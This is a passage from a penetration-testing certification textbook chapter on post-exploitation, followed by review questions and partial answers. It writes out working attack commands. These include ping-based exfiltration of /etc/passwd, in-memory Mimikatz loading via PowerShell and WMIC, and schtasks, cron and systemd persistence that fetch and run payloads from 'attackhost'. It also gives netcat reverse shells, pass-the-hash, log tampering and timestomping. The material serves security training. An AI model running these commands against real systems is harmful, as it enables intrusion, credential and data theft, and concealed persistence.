
## Covert Channels and Data Exfiltration

Exfiltration is the process of moving data out of the environment you have compromised. You can exfiltrate data over any communication channel, including HTTP, HTTPS, or using any other port or protocol that is allowed through a firewall and proxy. The most popular way to get data out of a system is via the established command and control channel (such as a tunnel). SSH is a popular protocol for tunneling, but let's talk about how shells and exfiltration work.

## SSH Tunneling

SSH tunneling is used to forward application ports from an SSH client to an SSH server. This is a useful way to securely transfer files and connect to internal network services (like NFS or HTTP/S) that are listening on nonroutable networks. We'll walk through the types of SSH tunnels you can use and talk about how to incorporate the use of Proxchains.

Some targets sit behind firewalls that use **network address translation** (NAT) to hide the private network (nonroutable network) from the public-facing network (i.e., Internet). SSH remote forwarding (i.e., `-R` SSH command flag) is a technique that can be used to establish a reverse tunnel from a firewalled host to a host outside the firewall, as shown in [Figure 9-21](#). A reverse tunnel means you're getting the target to call back to you. For instance, let's assume your destination IPv4 address that sits behind the NAT firewall is 192.168.1.50 (SSH client) and your attack box (SSH server) is on the Internet with a public IPv4 address.



**Figure 9-21** SSH reverse tunnel

You can use the `ssh` command to remotely connect from the client to the source (we will use an example fully qualified domain name [FQDN]) using the following command:

Example:

```
ssh -f -N -T -R 2222:localhost:22 attackbox.example.com
```

Options:

- `-f` Background the SSH process after authenticating
- `-N` Tell SSH that you want to connect but not run any commands
- `-T` Disables pseudo-TTY allocation since you are not trying to create a remote shell

This will tell the firewalled client to establish a remote exit point with `attackbox.example.com`. Any connection made to port 2222/tcp from `attackbox.example.com` will actually reach the firewalled client, using the SSH reverse tunnel. To SSH over the remote exit point, simply point the `ssh` command from the `attackbox.example.com` server towards `localhost` on port 2222/tcp.

Example:

```
ssh localhost -p 2222
```

Option:

- `-p` Remote exit port used to tunnel back to internal SSH client



**TIP** If you wanted to enable X11 forwarding of applications from the server back to the SSH client, you can use the `-X` option. For instance, you can enable X11 forwarding during your SSH connection

if you wanted to use the server's Firefox application to connect to navigate web-based hosts on the local network that it knows about.

Local forwarding (i.e., `-L` SSH command flag) allows a TCP port from the SSH client to be forwarded to the SSH server. This can help secure unencrypted protocols or access services that are only available from within the local network, such as NFS, HTTP, and MySQL Oracle. If you exploited a host behind the firewall and want to access an Apache web server that only allows connectivity from internal IPv4 addresses, you could use a local forwarding tunnel from the compromised host (SSH client) to your attackbox (SSH server). Once authenticated, you can browse to `http://www.internal.web.org:8080` from the `attack.example.org` host, and your connection will go through the SSH forwarded tunnel (i.e., port 8080/tcp) and connect to the internal web server.

Example:

```
ssh -L 8080:www.internal.web.org:80 attackbox.example.org
```

Dynamic port forwarding (`-D` ssh command flag) is when you connect to a target (SSH server) from your attack host (SSH client) and turn your host into a SOCKS proxy server:

```
ssh -D 9050 www.external.host.org
```

This will allow you to configure your web browser to connect through the SOCKS (i.e., SOCKS4 or SOCKS5) proxy connection when browsing web pages and allow you to execute port scans against internal hosts from outside the network using the SOCKS proxy. Proxchains is a command-line utility that comes preinstalled with Kali Linux that allows you to force an application (e.g., nmap) to send its requests through a SOCKS connection, as shown in [Figure 9-22](#).

```
root@kali:~# nmap -n 127.0.0.1 21
Starting Nmap 7.70 ( https://nmap.org ) at 2018-08-03 23:18 EDT
setup_target: failed to determine route to 21 (0.0.0.21)
Nmap scan report for 127.0.0.1
Host is up (0.000023s latency).
All 1000 scanned ports on 127.0.0.1 are closed

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
root@kali:~# grep -i socks4 /etc/proxychains.conf
#           HTTP, SOCKS4, SOCKS5 tunneling proxifier with DNS.
#           socks4 192.168.1.49      1080
#           proxy types: http, socks4, socks5
socks4 127.0.0.1 9050
root@kali:~# ssh -f -N -T -D 9050 user@192.168.1.52
user@192.168.1.52's password:
root@kali:~# proxychains nmap -n 127.0.0.1 -sTV -p 21
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.70 ( https://nmap.org ) at 2018-08-03 23:19 EDT
|S-chain|->-127.0.0.1:9050-><>-127.0.0.1:21-><>-OK
|S-chain|->-127.0.0.1:9050-><>-127.0.0.1:21-><>-OK
Nmap scan report for 127.0.0.1
Host is up (0.0039s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
Service Info: OS: Unix
```

---

**Figure 9-22** Nmap port scan through Proxychains

---



**TIP** In case you were trying to be stealthy with your attack methods, one of the differences between SOCKS5 and SOCKS4 proxies is that SOCKS5 can support TCP and UDP applications and provides DNS resolution through the SOCKS tunnel, whereas SOCKS4 will still use the localhost's DNS configuration.

## Shell Types

SSH is likely not the only protocol you will use to establish a shell to a target. You may use TCP, HTTP, or some other protocol as well. You might use an SSH client, or you might use a shell from within Metasploit or some other attack tool. In Metasploit, for example, you may have to choose the type of shell for your payload. A bind shell will make the target listen for you to connect to it. A reverse shell will ask the target to connect back to you. If there is a firewall between you and the client, this can be useful when the firewall allows a protocol from the target to you, but not vice versa.

## **Command and Control**

The idea of remotely manipulating a compromised system during an attack can be referred to as command and control (C2). You are controlling the target and issuing commands to it through an established communication channel. You may choose a protocol that is commonly used within an environment (such as HTTPS) in order to get through firewalls and avoid detection. You may wish to employ ways to conceal this traffic, such as encrypting it and disguising its frequency, sizing, or other identifying characteristics in order to blend in with normal traffic. These established channels are often used to perform post-exploitation activities, including data exfiltration.

## **Data Exfiltration**

Data loss prevention controls will often look for sensitive data in order to prevent it from being removed from the environment. Pentesters may need to evade these controls by packaging the data before attempting to move it (such as by using an encrypted zip archive) or by chunking the data into smaller pieces before transferring it. Using alternative protocols is another tricky way to get data out of an environment. Here's an example of a command you could use in Linux to send the `/etc/passwd` file to another host using the `ping` command:

```
cat /etc/passwd | xxd -p -c 2 | xargs -n 1 -I '{}' ping -c 1 -t 10 -p '{}' 10.10.150.6 ; ping -c 1 -t 10 -s 55 10.10.150.6
```

This command prints out the contents of the `/etc/passwd` file and pipes it to the `xxd` command, which creates a hex dump out of the file. The `-c` argument says to output the values in two columns, effectively making this 2 bytes per line. Then it pipes that output to `xargs`, which reads the output (delimited by spaces) and executes the `ping` command to the host `10.10.150.6` for each 2-byte argument it receives. The `ping` command it uses is sending a single echo request packet with a time to live of 10 using the pattern from `xargs`. When it's done, it pings the target again, but this time it sends a packet size of 55 (one less than the default). This basically signals the end of a file to the listening service. Once these requests are received by `10.10.150.6`, a script can then assemble and decode the received bytes, and data has been successfully exfiltrated.

## Lateral Movement

After obtaining a remote shell on a target host, you can leverage lateral movement techniques to access and control remote systems over the network, sometimes without the need to install additional tools or services in the target environment. Typically, this involves abusing weaknesses in remote services or using services that are designed for remote administration, remote access, or data sharing as they might normally be used. It is possible to do things like internal phishing to gain access to other assets, of course. But we'll focus on some techniques pentesters may use to remain undetected by living off the land, as well as methods involving lateral file transfer and pass-the-hash techniques.

## Living Off the Land

Living off the land (LOL) is the concept of using tools that already exist on a system in order to exploit them without being detected. Simple examples include the use of SSH for Linux or Remote

Desktop Protocol for Windows. There are two reasons this approach has merit. The first reason is that this makes it easier to blend in with normal system activities. By itself, this should make sense. The second reason, and this is the true spirit of LOL, is never having to write your tools to disk. You see, when you run many attack tools (such as Metasploit), they leave behind files that may need to be cleaned up after testing is finished. More importantly, each time you have to transfer a tool or write something to disk, it gives security software the opportunity to detect it. Therefore, you may also hear the technique of not writing to disk referred to as “fileless malware.”

## **PowerShell**

PowerShell is probably the most well-known example of native Windows tooling that is useful to pentesters. We’ve already talked about PowerShell-based exploit tools. However, these often rely on modules that don’t exist natively in Windows. You still have to download tooling in order to use them. What if you wanted, instead, to use PowerShell to run it remotely without ever touching the disk?

From our Windows-based attack machine, we could set up a web server to host a copy of Empire’s Invoke-Mimikatz script. Then we could open a remote PowerShell session on our target (10.10.150.6) from the attack host:

```
Enter-PSSession -ComputerName 10.10.150.6 -Credential  
$credentials
```

Then we could use the following PowerShell command to load the Mimikatz script remotely and run it in memory:

```
PS> Invoke-Command -C "IEX (New-Object Net.WebClient).  
DownloadString('https://attackaddress/Invoke-Mimikatz.ps1')"
```

## **WMIC**

Similarly, we could use WMIC to do it. To make this easier, first let’s encode the command that we want to run (the Invoke-Command

string) using base64. Then, we can run `wmic` from Windows to target our remote host with PowerShell.

```
C:\Windows> wmic /NODE:10.10.150.6 process call create "powershell.exe -enc 'SW5  
2b2t1LUNvbW1hbmQgLUMg4oCcSUVYIChOZXctT2JqZWN0IE5ldC5XZWJDbG1lbnQpLkRvd25sb2FkU3  
RyaW5nKOKAmGh0dHBzOi8vYXR0YWNrYWRkcmVzcyc9JbnZva2UtTWltaWthdHoucHMx4oCZKeKAnQo=' "
```

## Netsh

We talked about SSH tunneling, but what if SSH isn't installed? Netcat isn't installed either. Netsh is a built-in utility for Windows that allows you to modify the network connection of a system. If IPv6 is installed, we could redirect external traffic on port 443 to RDP, so that we could RDP through a proxy:

```
netsh interface portproxy add v4tov4 listenport=443 listenaddress=10.10.150.8  
connectport 3389 connectaddress 10.10.150.6
```

## Passing the Hash

Pass-the-hash (PtH)-style attacks can be accomplished by using the NTLM hash value associated with a Windows local/domain account to authenticate to another remote host over the network. The MITRE ATT&CK matrix identifies this technique as a method that bypasses standard authentication steps that require a cleartext password (ID: T1075). This can help save time and energy during a pentest engagement, as you don't need to crack the hash—you can just bypass it. The PsExec SysInternals command can help facilitate this type of connection when using privileged user accounts. All the same theories and restrictions apply with PsExec, except you would be using a hash value instead of a password. [Figure 9-23](#) shows an example of PtH using the `psexec` Metasploit module.

```

msf exploit(windows/smb/psexec) > set RHOST 192.168.1.250
RHOST => 192.168.1.250
msf exploit(windows/smb/psexec) > set SMBUser admin1
SMBUser => admin1
msf exploit(windows/smb/psexec) > set SMBDomain PENTESTPLUS
SMBDomain => PENTESTPLUS
msf exploit(windows/smb/psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:
SMBPass => aad3b435b51404eeaad3b435b51404ee:5d140ff0aba86ca9f61c20f9fb7a67ac
msf exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.1.234:4444
[*] 192.168.1.250:445 - Connecting to the server...
[*] 192.168.1.250:445 - Authenticating to 192.168.1.250:445|PENTESTPLUS as user
[*] 192.168.1.250:445 - Selecting PowerShell target
[*] 192.168.1.250:445 - Executing the payload...
[+] 192.168.1.250:445 - Service start timed out, OK if running a command or non
[*] Sending stage (179779 bytes) to 192.168.1.250
[*] Meterpreter session 13 opened (192.168.1.234:4444 -> 192.168.1.250:63100) a

meterpreter >

```

**Figure 9-23** Pass the hash



**NOTE** Mimikatz (in debug mode) is another tool that you can use with the PtH technique when executing the following command:  
`sekurlsa::pth /user:<account> /domain:<domain> /ntlm:<ntlm hash>`. Microsoft has delivered multiple updates to mitigate the capability to PtH. Windows 7 and later versions with KB2871997 require valid domain user credentials of RID 500 administrator hashes. You can read more in the article “Pass-the-Hash Is Dead: Long Live LocalAccountTokenFilterPolicy” from the SpecterOps website: <https://posts.specterops.io/pass-the-hash-is-dead-long-live-localaccounttokenfilterpolicy-506c25a7c167>

## RPC/DCOM

The MITRE ATT&CK matrix identifies the Microsoft Windows distributed component object model (DCOM) as a valid lateral movement technique that can be used to extend the functionality of

the component object model (COM) from the local computer to other computers, using remote procedure call (RPC) technology (ID: T1175). The Windows API utilizes the COM component to interact between software objects. The DCOM operates as a transparent middleware function to enable privileged user accounts (i.e., Administrators) access to the properties and methods of COM objects, such as Windows Office applications. Essentially, an application that was started through DCOM may be able to be accessed remotely over the network, typically through higher TCP port ranges. The Windows registry enforces access control lists to restrict permissions to interact with local and remote server COM objects. Similar to taking over an SSH agent from a remote user, a privileged user in Windows can interact with methods and properties from an application object started by the user, such as Microsoft Excel, that communicates with remote objects through macros. Enabling the Windows firewall will prevent DCOM instantiation by default (i.e., blocks access to those higher ports), while monitoring and detecting COM objects that try and load DLLs and other modules not typically associated with the application are ways to mitigate and detect against attackers taking advantage of lateral movement through Microsoft Office DCOM.

---



**NOTE** For further reading, Matt Nelso wrote a blog post about how you can use the Microsoft Management Console snap-in with COM for remote execution: <https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmcc20-application-com-object/>

## Remote Desktop Protocol

A very popular method for connecting to remote Windows hosts is the remote desktop protocol (RDP). This service listens on port 3389/tcp and provides remote users with a graphical user interface (GUI) as if they were logged in to the console. Users on a Windows

domain will need to be in the Remote Desktop Users group in order to be able to use this service. Otherwise, it is limited to users with administrative privileges. RDP provides SSL/TLS encryption to protect the confidentiality between the client/server connection. However, the service is prone to man-in-the-middle (MiTM) weaknesses, as the RDP server stores a hard-coded RSA private key in the mshtlsapi.dll library. Local users with access to the file can retrieve the key and use it for the attack (Nessus Plugin ID: 18405). RDP can be configured to mitigate this vulnerability by forcing network-level authentication (NLA). This setting forces the client to present user credentials for authentication before the server will create a session for that user. NLA relies on the Credential Security Support Provider (CredSSP) Protocol; thus, if the RDP client does not support NLA or provide the necessary credential, it will not be permitted to log in to the remote host.

---



**TIP** Similar to RDP, the Apple Remote Desktop is an effective way of managing Mac computers on the network. The Apple Remote Desktop application listens on 3283/tcp. You can read more about the service at <https://www.apple.com/remotedesktop>.

## WinRM

The Windows Remote Management (WinRM) protocol is a feature of PowerShell that provides native Windows remote command execution. You can enable PowerShell remoting via a PowerShell console running with administrator privileges and setting all remote hosts to trusted. Once WinRM has been updated for remote management, a listener will be started on HTTP port 5985/tcp. When you port-scan the service, nmap will fingerprint the service and print the banner information.

```
# Enable PowerShell remoting
PS C:\> Enable-PSRemoting -force
# Set all hosts as trusted answer [Y]
PS C:\>Set-Item WSMan:localhost\client\trustedhosts -value *

# Verify all hosts are trusted
PS C:\> Get-Item WSMan:\local\Client\TrustedHosts
```

---



**TIP** In a production environment, you probably don't want to allow all remote hosts as trusted. You will want to lock this down to only trusted hosts on your network.

```
msf exploit(windows/smb/psexec) > db_nmap 192.168.1.250 -n -sT -p 5985, 5986
[*] Nmap: Starting Nmap 7.70 ( https://nmap.org ) at 2018-08-04 21:02 EDT
[*] Nmap: 'setup_target: failed to determine route to 5986 (0.0.23.98)'
[*] Nmap: Nmap scan report for 192.168.1.250
[*] Nmap: Host is up (0.0021s latency).
[*] Nmap: PORT      STATE SERVICE VERSION
[*] Nmap: 5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
[*] Nmap: MAC Address: 00:0C:29:3E:A9:17 (VMware)
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 7.33 seconds
```

With PowerShell v2 or later, you can use the `Invoke-Command` cmdlet to execute commands against remote systems, or use `Enter-PsSession` to obtain an interactive PowerShell console with another remote host running WinRM. During a pentest engagement, you can take advantage of established trust relationships between hosts on the network while using native Windows operating system features and methods that are less likely to cause alarm within organizational security event monitoring systems.

## Maintaining Persistence

We've talked about establishing backdoors with shells, but those are not always persistent. As soon as the shell crashes or the user logs

out, the connection goes away. If the user whose password you have compromised changes it during the test, you will also lose access. Of course, if you make your own user, this last case may not be as much of an issue. But let's agree that it would be bad to lose access before the pentest is complete, only to find yourself in the position where you cannot re-create the exploitation path to get back to where you were. Therefore, you may want to take some steps to set up persistent access. The way you do this will vary based on the target operating system, so we'll address those separately.

---



**NOTE** To avoid detection when placing a persistent backdoor, it may be useful to create a trojan. A trojan is a malicious payload (for example, a remote shell) that masquerades as something more legitimate. One trick is to use an existing legitimate application and inject malware into it, then use the same filename and application in its original persistence location.

## Windows

Two of the most well-known methods for persistence in Windows are scheduled tasks and startup locations. Scheduled tasks are configured in Windows Task Scheduler. The command line for this is `schtasks`. If we wanted to set up a scheduled task to run our fileless PowerShell, we could do something like the following to have it run each time a new user logs into the system:

```
schtasks /create /tn TotallyLegit /tr "c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object net.webclient).downloadstring(''http://attackhost/Evil-Powershell.ps1''))'" /sc onlogon /ru System
```

A more subtle method of implementing this could use the Squiblydoo attack, which uses more innocuous-looking Windows

native binaries to pull the web-hosted malware, this time in Windows Script Component (.sct) format:

```
schtasks /create /tn TotallyLegit /tr regsvr32.exe /s /i:http://attackhost/Evil-Script.sct scrobj.dll /sc onlogon /ru system
```

As mentioned, though, scheduled tasks are not the only persistence mechanism within Windows. Windows looks many places to determine what to launch whenever it starts. In some cases, it uses the startup folders or registry keys. In other cases, applications that are automatically launched by Windows may look for specific content whenever they launch. Here are a few Windows startup locations where shells can be injected for persistence:

## Autostart folders

- %appdata%\Microsoft\Windows\Start Menu\Programs\Startup
- C:\Users\USERNAME\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
- %programdata%\Microsoft\Windows\Start Menu\Programs\Startup
- C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp

## Registry

- HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\Run
- HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
- HKCU\Software\Microsoft\Windows\CurrentVersion\RunServices
- HKCU\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce

- HKLM\System\CurrentControlSet\Services
- HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices
- HKLM\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
- HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components
- HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SharedTaskScheduler
- HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\Current Version\Explorer\SharedTaskScheduler

## Linux

In Linux, scheduled tasks are handled by crontab. Additionally, programs may be launched on startup as part of a user's profile settings or in the system-configured daemons. Each of these has a slightly different approach. Where possible, we'll focus on doing this filelessly, but you can always upload your payload and reference it instead.

## Crontab

Let's start with setting up a reverse shell using crontab. Tasks scheduled in crontab can be user specific or run across the entire system. Permission to edit the crontab is often limited. To target a specific user's crontab, you would give their username after the crontab command. By default, it will attempt to manipulate the system crontab.

To list the existing entries, use the command `crontab -l`. One way to edit the entries is by using `crontab -e`. The first thing you'll want to know, before scheduling, is how the scheduling syntax works. Cron takes a minute, hour, day of the month, month, and day

of the week as a scheduling argument, in that order. It uses an asterisk to indicate “any.” So, the following syntax tells cron to execute the command every five minutes, every day. The command we will set up tells curl to insecurely (-k) fetch a web page and send the output to a shell to be executed. This is somewhat similar to how we use scheduled tasks in Windows to run things filelessly.

```
/5 * * * * curl -k http://attackhost/evil-file.txt | sh
```

## User Profile

Users can configure settings to modify their environment and shell when they log in. These profile settings can also be hijacked for persistence. In this example, a user using the Bash shell has a .bashrc file. Editing that file to add the following line would create a reverse shell on port 8675 for access each time the user logs in and loads their shell environment.

```
nc -e /bin/bash attackhost 8675 2>/dev/null &
```

## Daemons

If you have root access to a machine, you can create a service to run each time the system starts in order to establish persistence. How you do this will depend somewhat on whether the system is using systemv, systemd, or something else (like upstart) for init. For this example, we'll focus on systemd.

Under `/etc/systemd/system` you can create your `pentestpersist.service` service descriptor file. The contents may look something like the following:

```
[Unit]
Description=Pentest Persistence service
[Service]
Type=simple
ExecStart=/usr/bin/nc -e /bin/bash attackhost 8675 2>/dev/null
[Install]
WantedBy=multi-user.target
```

Then, you would configure it to run each time the system starts by running `systemctl enable pentestpersist` from the command prompt.

## Covering Your Tracks

The MITRE ATT&CK matrix defines covering your tracks as defensive evasion, which consists of methods and techniques that an attacker may use to help avoid detection through network monitoring. The following are defense evasion techniques from the MITRE ATT&CK matrix that are relevant for penetration testing:

- Clear Command History (ID: T1146)
- Timestomping (ID: T1099)
- File Deletion (ID: T1107)

## Clearing Command History

Both Linux and Mac operating systems keep track of the commands users type in the terminal. The BASH shell will record keystrokes in the `$HOME/.bash_history` file. During a pentest, once you obtain access to a UNIX/Linux/Mac operating system, it is best practice to unset the history file to prevent the user/administrator from knowing what commands you were executing, as well as not commingling your dirty/malicious commands with a user's history. Unsetting the history file is as easy as shown here:

- `unset HISTFILE` Temporary history will not be written to disk
- `export HISTFILE=0` Temporary history will not be written to disk
- `history -c` Clears temporary history file
- `set +o history` Prevents commands from recording to temporary history

Administrators can counter the defense evasion attack by setting the variable `read-only` to help preserve the contents of the history file for forensic purposes.

## Timestomping

A technique used to modify the timestamps of a file (the `modify`, `access`, `create`, and `change` times) is called timestomping. This technique can be executed by an attacker against files and directories that were modified. The `timestomp` feature in a Meterpreter shell can be a good way to limit the digital footprint of reading and writing data on the file system. To see a list of options, you can use the following syntax:

```
meterpreter> timestomp ?
```

Options:

- `-v` Display the UTC MACE values of the file
- `-m` Set the “last written” time of the file
- `-a` Set the “last accessed” time of the file
- `-c` Set the “creation” time of the file

You can see what the date timestamps look like before and after, then change it back to the before look. Imagine you wanted to change the contents of a user’s logon script or even a scheduled task that points to a PowerShell file in the administrator’s home directory called “script.ps1” and add some arbitrary code to the file to assist with persistence. Once you modify the file, you can use `timestomp` to change the file back to the original values. This way your modification doesn’t set off any red flags when looking at the date timestamp.

```

meterpreter > timestamp -v c:/users/administrator/script.ps1
[*] Showing MACE attributes for c:/users/administrator/script.ps1
Modified      : 2018-08-05 01:59:36 -0400
Accessed     : 2014-01-09 12:52:44 -0500
Created       : 2014-01-09 12:52:44 -0500
Entry Modified: 2018-08-05 01:59:36 -0400
meterpreter >

```

rdesktop - 192.168.1.250				
Select Windows PowerShell				
Mode	LastWriteTime	Length	Name	
d-r--	6/19/2018 3:52 PM		Contacts	
d-r--	6/19/2018 3:52 PM		Desktop	
d-r--	6/19/2018 3:52 PM		Documents	
d-r--	6/19/2018 3:52 PM		Downloads	
d-r--	6/19/2018 3:52 PM		Favorites	
d-r--	6/19/2018 3:52 PM		Links	
d-r--	6/19/2018 3:52 PM		Music	
d-r--	6/19/2018 3:52 PM		Pictures	
d-r--	6/19/2018 3:52 PM		Saved Games	
d-r--	6/19/2018 3:52 PM		Searches	
d-r--	6/19/2018 3:52 PM		Videos	
-a---	8/4/2018 9:59 PM	10	script.ps1	

```

meterpreter >
meterpreter > timestamp -m "01/09/2014 12:52:44" c:/users/administrator/script.ps1
[*] Setting specific MACE attributes on c:/users/administrator/script.ps1
meterpreter > timestamp -v c:/users/administrator/script.ps1
[*] Showing MACE attributes for c:/users/administrator/script.ps1
Modified      : 2014-01-09 12:52:44 -0500
Accessed     : 2014-01-09 12:52:44 -0500
Created       : 2014-01-09 12:52:44 -0500
Entry Modified: 2018-08-05 01:59:36 -0400
meterpreter >

```

rdesktop - 192.168.1.250				
Windows PowerShell				
Directory: C:\Users\administrator				
Mode	LastWriteTime	Length	Name	
d-r--	6/19/2018 3:52 PM		Contacts	
d-r--	6/19/2018 3:52 PM		Desktop	
d-r--	6/19/2018 3:52 PM		Documents	
d-r--	6/19/2018 3:52 PM		Downloads	
d-r--	6/19/2018 3:52 PM		Favorites	
d-r--	6/19/2018 3:52 PM		Links	
d-r--	6/19/2018 3:52 PM		Music	
d-r--	6/19/2018 3:52 PM		Pictures	
d-r--	6/19/2018 3:52 PM		Saved Games	
d-r--	6/19/2018 3:52 PM		Searches	
d-r--	6/19/2018 3:52 PM		Videos	
-a---	1/9/2014 8:52 AM	10	script.ps1	

Let's say you are on a Windows database server after successfully exploiting an MS SQL injection vulnerability through the customer's

web server. You want to remove your nefarious actions from the www and db log files and timestamp them to a period of time prior to the attack.

```
PS C:\Temp\logs> dir

Directory: C:\Temp\logs

Mode                LastWriteTime         Length Name
----                -----          ---- -  
-a---      8/1/2018 1:09 PM        25086 db.log
-a---      8/1/2018 1:09 PM        42457 www.log
```

After you remove your malicious entries in the log, you can use PowerShell to change the file properties LastWriteTime, LastAccessTime, and CreationTime for each log file. To do this, you could use the `Get-Item` cmdlet to identify the item (file) you want to modify, define the date you want to set the files to (the format is MM/DD/YYYY HH:MM am/pm), and apply the new timestamp to each file property. This can help conceal your entry and allow you to continue with your testing objectives and not draw as much attention to yourself.

```
PS C:\Temp\logs> $TIME_STOMP=(Get-Item c:\Temp\logs\www.log);$date='08/01/2018 10:09 am';$TIME_STOMP.LastWriteTime=$date;$TIME_STOMP.LastAccessTime=$date;$TIME_STOMP.CreationTime=$date
PS C:\Temp\logs> dir www.log

Directory: C:\Temp\logs

Mode                LastWriteTime         Length Name
----                -----          ---- -  
-a---      8/1/2018 10:09 AM        41687 www.log
```



**CAUTION** If you modify the contents of a file that a customer is monitoring with integrity checking software (like Tripwire), the change will still be identified and will likely trigger an alert. Integrity monitoring software compares a cryptographic hash of the file from the time the file was last inspected. These tools can be set to run at various times through scheduled tasks. There is a difference between changing the last written/accessed/creation time and creating a cryptographic hash of the target file.

In Linux, you can also change the timestamp on a file by issuing the command `touch -t YYYYMMDDhhmm` (using your desired time and date) on your filename.

## File Deletion

Malware, tools, or other non-native files dropped or created on a system may add to the attacker's digital footprint. Metasploit is a great way of avoiding this hurdle when exploiting and executing code from within the framework, as there are automated mechanisms for cleaning up tools and residing in memory. The attacker may also clean the contents from `/var/log/*` on Linux/UNIX/Mac operating systems or wipe out the Event Viewer database on Microsoft systems. To mitigate, organizations can leverage logging servers (i.e., SYSLOG) to send security-relevant messages and information to a central host. This will help make the attacker's job harder when covering their tracks if the log events are stored on another system or part of the network that they don't have access to.

## Chapter Review

In this chapter we covered a lot of ground with regard to post-exploitation techniques, including enumeration, persistence, exfiltration, detection evasion, lateral movement techniques, and methods for privilege escalation. We first talked about gaining situational awareness to identify attack opportunities, prioritize

attack strategies, and work more efficiently during the assessment. Then we addressed how you might use that information to further your access within a network or host and how to get that data out of the environment stealthily. We talked about techniques pentesters can use to move from system to system and network to network within an environment, including how to live off the land and use fileless malware in executions and in persistence. Lastly, we talked about how to further cover your tracks during a pentest.

## Questions

- 1.** One important step during post-exploitation is to gain situational awareness to gather important knowledge of the host and internal network. Which of the following techniques from the MITRE ATT&CK framework are identified as “discovery” tactics? (Select all that apply.)
  - A.** Enumerate files and directories on the local or shared file system.
  - B.** Search for local or domain-level groups and permission settings.
  - C.** Timestomp files and directories after exploitation.
  - D.** Use a protocol native to the operating system like SSH or FTP to transfer files.
- 2.** During a pentest, you successfully compromised user-level access to a Linux host within your customer’s network. The user’s default shell is Bash. Which command syntax could you use to suspend command recording for your terminal session? (Select all that apply.)
  - A.** unset HIST
  - B.** unset HISTFILE
  - C.** set +o history
  - D.** export HIST=0

- 3.** You find that the user account “user1” you just compromised might be permitted to execute privileged commands on the system using sudo. After you suspend command recording in your terminal window, you execute the `sudo -l` command and are not prompted for a password. To your surprise, the account can execute all commands on the operating system and you still are not prompted for a password. Which setting in the `/etc/sudoers` file would allow the user to execute commands without a password?
- A.** `%sudo ALL=(ALL:ALL) ALL`
- B.** `%sudo ALL=(ALL:ALL) NOPASSWD:ALL`
- C.** `user1 ALL=(ALL:ALL) ALL`
- D.** `user ALL=(ALL:ALL) NOPASSWD:ALL`
- 4.** Group Policy Preferences (GPP) was introduced in Windows 2008 Server and allows domain administrators to create domain policies to automate tedious tasks, such as changing the local Administrator account password on the host operating system. Each policy is created with an encrypted password (cPassword) embedded within the policy, and each policy is stored in SYSVOL, which is accessible to any user that is a member of the domain. During a pentest, you successfully mount the SYSVOL volume using user-level privileges on the domain. The domain server is a Windows 2012 server. Which file will contain the cPassword entry?
- A.** `Group.xml`
- B.** `Users.xml`
- C.** `Groups.xml`
- D.** `Policy.xml`
- 5.** A \_\_\_\_\_ is unique and is used to identify each instance of a Windows service. In Windows, Kerberos requires that \_\_\_\_\_ be associated with at

least one service logon account (i.e., the account that runs the service).

- A.** Hostname
  - B.** Domain name
  - C.** Unique identifier
  - D.** Service principal name
- 6.** During a pentest, you use the `wmic` command to identify unquoted service paths. You were able to find a path at `C:\Program Files (x86)\data\shared files\vulnerable.exe` and used `accesschk.exe` to find that you have write privileges in the “data” directory. To escalate privileges the next time the service is executed, you need to lay down an executable that will execute within the service path. What is the correct name for the executable that you should create?
- A.** shared.exe
  - B.** files.exe
  - C.** shared\_files.exe
  - D.** Program.exe
- 7.** During a pentest, you come across an SSH private key (`id_rsa`) in a user’s home directory and suspect that this key can be used to remotely log in to other Linux hosts. However, before you try to use the key, you want to compare the key to the contents of the `authorize_keys` file to ensure it matches one of the public keys stored in the file. Which command would you run to generate a public key from the private key?
- A.** `ssh-keygen -y -f id_rsa`
  - B.** `ssh-keygen -t rsa -b 2048`
  - C.** `diff id_rsa.pub id_rsa`
  - D.** `openssl rsa -in id_rsa | cat id_rsa.pub`

## Answers

- 1.** **A, B.** Enumerating files and directories on local or shared file systems (File and Directory Discovery: T1083) and searching for local or domain-level groups and permission settings (Permission Groups Discovery: T1069) are two techniques related to gaining situational awareness.
- 2.** **B, C.** The `unset HISTFILE` technique will allow temporary history but will prevent the command history from being written to `$HOME/.bash_history`. The `set +o history` will prevent temporary command history and subsequently prevent any command history from being written to disk.
